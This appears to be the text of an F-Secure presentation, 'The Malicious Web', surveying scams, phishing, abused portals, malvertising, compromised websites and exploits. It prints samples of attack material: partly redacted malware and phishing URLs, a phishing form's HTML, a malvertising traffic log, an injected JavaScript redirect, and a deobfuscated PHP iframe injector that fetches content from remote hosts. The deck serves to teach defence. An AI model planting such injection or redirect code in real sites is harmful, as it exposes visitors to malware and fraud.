

The Malicious Web



Christine Bejerasco

Protecting the irreplaceable | www.f-secure.com




The Web's Role in the Threat Landscape

- (Mal/Ad/Bad)ware Distribution Vector
- Avenue for theft
 - Money
 - Information
- Medium for communication


Web Threats (the readily visible ones...)

- Scams
- Phishing
- Abused portals
 - Malvertising
- Site Compromises
- Exploits

Scams



Scams



The screenshot shows the Carson's Deli & Bakery website. The browser address bar displays 'carsonsdeliandbakery.com'. The website header features the Carson's logo and the text 'Carson's Deli & Bakery'. A navigation menu includes links for Welcome, About Us, Subs, Specials, Catering, Bakery, Cookies, Location, Join Our Online Community, and Contact Us. The main content area has a 'Welcome' section with the address '5668 Old Saunders Settlement Road, Lockport NY 14094' and phone number '(716) 433-2248'. Below this is a photograph of the brick building. A sidebar on the right is titled 'Order Cookies' and contains a 'Click Here' link. A red arrow points from this link to the Louis Vuitton website shown in the next screenshot.


carsonsdeliandbakery.com

Carson's Deli & Bakery

Welcome About Us Subs Specials Catering Bakery Cookies Location Join Our Online Community Contact Us

Welcome

5668 Old Saunders Settlement Road, Lockport NY 14094
(716) 433-2248
Carson's Deli & Bakery Has A Brand New Look!




- 25 years in Lockport at route 93 and 31
- 40 varieties of subs and sandwiches
- Seasonal varieties of World Famous Cookies
- Catering for parties large and small

Order Cookies

Now You Can Order Carsons Cookies Online!

Click Here




The screenshot shows the Louis Vuitton website. The browser address bar displays 'www.carsonsdeliandbakery.com/vuitton.php'. The website header features the Louis Vuitton logo and the text 'LOUIS VUITTON'. A navigation menu includes links for Home, About Us, Shipping, Payment, Return Policy, and Contact Us. The main content area has a banner with the text 'Quality First! 100% Secure Shopping. 100% Original Quality and Original Package. 100% Satisfaction Guarantee!'. Below this is a photograph of a Louis Vuitton trunk. A sidebar on the left is titled 'Louis Vuitton Categories' and contains links for Louis Vuitton Women, Louis Vuitton Handbags, Monogram Canvas, Monogram Multicolore, Monogram Ldyle, and Damier Ebene Canvas. A red arrow points from the 'Click Here' link in the Carson's website to the Louis Vuitton website.

www.carsonsdeliandbakery.com/vuitton.php

LOUIS VUITTON

Home About Us Shipping Payment Return Policy Contact Us

Quality First! 100% Secure Shopping. 100% Original Quality and Original Package. 100% Satisfaction Guarantee!



Our online store has been dealing in High-quality Louis Vuitton handbags traded for many years. We abide by the principle that customer's necessity is priority and customer's gratification is our motivation. Beauty beholds in lover's eyes, we believe that your eyesight is sagacious. We are glad to hear from you!

Select Your Currency US Dollar - USD Search entire store here...

Louis Vuitton Categories

- > Louis Vuitton Women
- Louis Vuitton Handbags
 - Monogram Canvas
 - Monogram Multicolore
 - Monogram Ldyle
 - Damier Ebene Canvas

Why choose us? ©1999-2014. 15 years of experience in outlet sales. Top Quality, Safe Payment & Free Shipping

Women's Bags and Handbags	Women's Bags and Handbags	Women's Bags and Handbags
Women's Bags and Handbags M/Sophie \$942.00 \$169.00	Women's Bags and Handbags Pochette \$325.00 \$168.00	Women's Bags and Handbags Eva Clutch \$550.00 \$166.00
Add to Cart	Add to Cart	Add to Cart

Scams

Overview for jacketsca.net

Registrar Info

Name	GODADDY.COM, LLC
Whois Server	whois.godaddy.com
Referral URL	http://registrar.godaddy.com
Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited

Important Dates

Expires On	December 17, 2014
Registered On	December 17, 2013
Updated On	December 17, 2013


VS.

Overview for partioaitta.fi

Registrar Info

domain: partioaitta.fi
descr: Partioaitta Oy
descr: 02018300
address: Jussi Verkkonen
address: Nuijamiestentie 5 C
address: 00400
address: Helsinki
phone: 020 7760 600
status: Granted
created: 9.3.1998
modified: 5.7.2012
expires: 1.9.2017
nserver: ns2.coreit.se [Ok]
nserver: ns1.coreit.se [Ok]
dnssec: no

Phishing



There's no shop like home.

Check out at millions of stores in an instant, wherever you are.

Create an account

Email

Password Confirm Password

[Get Started](#)

Own a business? [Open a Business Account](#)

Buy into being safer

Sell in fewer steps

Phishing

```
<fieldset id="fsLogin" class="clear">
  <legend>Login Form</legend>

  <form name="logonForm" id="logonForm" action="loggin.php" method="post">
    <input name=".tries" value="1" type="hidden">
    <input name=".src" value="ym" type="hidden">
    <input name=".md5" value="" type="hidden">
    <input name=".hash" value="" type="hidden">
    <input name=".js" value="" type="hidden">
    <input name=".last" value="" type="hidden">
    <input name="promo" value="" type="hidden">
    <input name=".intl" value="us" type="hidden">
    <input name=".lang" value="en-US" type="hidden">
    <input name=".bypass" value="" type="hidden">
    <input name=".partner" value="" type="hidden">
    <input name=".u" value="b1sgf218t3qgl" type="hidden">
    <input name=".v" value="0" type="hidden">
    <input name=".challenge" value="Dg2brsewdlKlo9k2DQEmFC_0M3.H" type="hidden">
    <input name=".yplus" value="" type="hidden">
    <input name=".emailCode" value="" type="hidden">
    <input name="pkg" value="" type="hidden">
    <input name="stepid" value="" type="hidden">
    <input name=".ev" value="" type="hidden">
    <input name="hasMsgr" value="0" type="hidden">
    <input name=".chkP" value="Y" type="hidden">
    <input name=".done" value="http://mail.yahoo.com" type="hidden">
    <input name=".pd" value="ym_ver=0&amp;c=&amp;ivt=&amp;sg=" type="hidden">
    <input name=".ws" id=".ws" value="0" type="hidden">
    <input name=".cp" id=".cp" value="0" type="hidden">
    <input name="nr" value="0" type="hidden">
```


Abused Portals

hxxp://p[redacted]ny3gb.com	malicious	phishing
hxxp://[redacted]2jjames.my3gb.com	malicious	phishing
hxxp://[redacted]unescaologinsforumws.my3gb.com	malicious	phishing
hxxp://t[redacted]os:		
http://dl.dropbox.com/u/[redacted]Mensagem_Orkut-visualiza.scr	malicious	malware
http://dl.dropbox.com/u/[redacted]ms10.exe	malicious	malware
http://dl.dropbox.com/u/[redacted]tudo.qqw	malicious	malware
http://dl.dropbox.com/u/[redacted]file126.com	malicious	malware
http://dl.dropbox.com/u/[redacted]visualizar_imagem.zip	malicious	malware
http://dl.dropbox.com/u/[redacted]COPIASCH000000008723.zip	malicious	malware
http://dl.dropbox.com/u/[redacted]OP31.exe	malicious	
http://dl.dropbox.com/u/[redacted]bitcoin-miner.exe	malicious	malware
hxxp://[redacted].x10.mx	malicious	phishing
hxxp://[redacted]:10.mx/bot.exe	malicious	malware
hxxp://[redacted].r.x10.mx/update33021.exe	malicious	malware

Abused Portals

輕鬆贏得Sogo/新光三越 兩萬元禮券

Public · By [profile]

Going (62,187)

Maybe (41,009)

Invited (3,730,325)

Export · Report

Wednesday, July 31, 2013

想購物?

輕鬆回答問卷，贏得兩萬元百貨禮卷！

點擊置頂文章如下：

Posts

Pinned Post

想購物?

<http://shoptaiwan.s3-website-ap-southeast-1.amazonaws.com>

輕鬆贏得Sogo/新光三越 兩萬元禮券

shoptaiwan.s3-website-ap-southeast-1.amazonaws.com

輕鬆回答問卷，贏得兩萬元百貨禮卷！

Like · Comment · Follow Post · 786 · 906 · Yesterday at 10:53am

Tweets

22 May

Legend Online - Eleito um dos melhores jogos do Facebook de 2013!
Cadastro grátis:
shoptaiwan.s3-website-ap-southeast-1.amazonaws.com

shared a link.

17 hours ago · Follow

Gift Car

輕鬆贏得Sogo/新光三越 兩萬元禮券

shoptaiwan.s3-website-ap-southeast-1.amazonaws.com

輕鬆回答問卷，贏得兩萬元百貨禮卷！

Follow

GAROTA DE 15 ANOS VÍTIMA DE BULLYING COMETE SUICÍDIO APÓS MOSTRAR OS SEIOS NO FACEBOOK

Vídeo no link abaixo:
bit.ly/16p1PJa

Reply Retweet Favorite More

5,073 RETWEETS 24 FAVORITES

5:35 PM - 30 Mar 13

Malvertising

#	Result	Protocol	Host	URL	Body	Content-Type
1	200	HTTP	lovecamshow.com	/lj_banner_768.swf	110,507	application/x-shock
2	200	HTTP	onboardpublication.org	/	6,847	text/html
3	200	HTTP	onboardpublication.org	/?	0	text/html
5	200	HTTP	onboardpublication.org	/	246	text/html
6	200	HTTP	mjuk. [redacted] .com:90	/language.html	4,035	text/html; charset=
7	200	HTTP	mjuk. [redacted] .com:90	/jquery.js	10,729	application/javascr
8	200	HTTP	mjuk. [redacted] .com:90	/language.html1.zip	98,230	application/octet-st
9	200	HTTP	m [redacted] .p.com	/language.html?id=2&text=449	3	text/html; charset=

Request Headers [Raw] [Header Definitions]

GET / HTTP/1.1

- Accept-Language: en-us,en;q=0.5
- User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 f
- Miscellaneous**
 - DNT: 1
 - Keep-Alive: 115
 - Referer: http://lovecamshow.com/lj_banner_768.swf
- Transport**
 - Connection: keep-alive
 - Host: onboardpublication.org

URL	Detection	Hits	Last seen
http://maturezcam.com/lj_banner_300.swf	Trojan:SWF/Redirector.DZ	16198	2013-09-15 03:30:53.456000
http://lj-banner.com/lj_banner_300.swf	Trojan:SWF/Redirector.DZ	3824	2013-08-31 22:00:17.417000
http://awempire-banner.com/lj_banner_300.swf	Trojan:SWF/Redirector.DZ	3722	2013-08-25 08:30:38.212000
http://lovecamshow.com/lj_banner_300.swf	Trojan:SWF/Redirector.DZ	402	2013-09-16 07:03:02.590000



Compromised Websites

```
<script language="javascript">
document.write( unescape( '%3C%21%44%4F%43%'function redirect()
</script>                                     {
<!DOCTYPE html>                               var thecookie = readCookie('doRedirect');
<html dir="ltr" lang="sv-SE">                 if(!thecookie)
<head>                                       {
<meta charset="utf-8">                          var head=document.getElementsByTagName('head')[0]
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Aktuell information om säkerhetsincidenter</title>
<link rel="stylesheet" href="http://www.sikkerhetsmyndigheten.se/Content/Assets/Stylesheets/Default.css">
<link rel="stylesheet" href="http://www.sikkerhetsmyndigheten.se/Content/Assets/Stylesheets/Default.css">
<link rel="stylesheet" href="http://www.sikkerhetsmyndigheten.se/Content/Assets/Stylesheets/Default.css">
<script language="javascript">
function createCookie(name,value,days)
{
if (days)
{
var date = new Date();
date.setTime(date.getTime()+(days*3600*3600*3600*1000));
var expires = ""; expires="+date.toGMTString()";
}
else var expires = "";
document.cookie = name+"="+value+expires+"; path=/";
}
function readCookie(name)
{
var nameEQ = name + "=";
var ca = document.cookie.split(';');
for(var i=0;i < ca.length;i++)
{
var c = ca[i]; while (c.charAt(0) == ' ') c = c.substring(1,c.length);
if (c.indexOf(nameEQ) == 0) return c.substring(nameEQ.length,c.length);
}
return null;
}
</script>
</head>
</html>
</script>
```

Compromised Websites



Exploits

obfuscated

```
//bldQNTCW0Rb695RnAGhsPX
$GLOBALS['_1659886199'] = Array(base64_decode('ZGVmYW51'),base64_decode
[obfuscated code]
[35], $ 8[ 1415079835(36)]);})return $ 15;}
//zRTsVETg6Eij3imM00MVGt
```

deobfuscated

```
define("IFRAME_URL", "http://www. ....");
define("IFRAME_URL_2", "http://www. ....");

if (isset($_SERVER["HTTP_USER_AGENT"]) &&
    (strpos($_SERVER["HTTP_USER_AGENT"], "opera") !== false ||
     strpos($_SERVER["HTTP_USER_AGENT"], "MSIE") !== false ||
     strpos($_SERVER["HTTP_USER_AGENT"], "firefox") !== false))
{
    if(!isset($_COOKIE["dsgfdg34g"]))
    {
        setcookie("dsgfdg34g", 1, time()+3600*24*7);
        $url_content=get_url(IFRAME_URL);
        if(empty($url_content))
        {
            $url_content=get_url(IFRAME_URL_2);
        }
        echo $url_content;
        echo get_url("http:// <http://> ".$_SERVER["HTTP_HOST"]." ".$_SERVER["REQUEST_URI"]);
        exit();
    }
}
```


Exploits



Exploits



Protecting
the
irreplaceable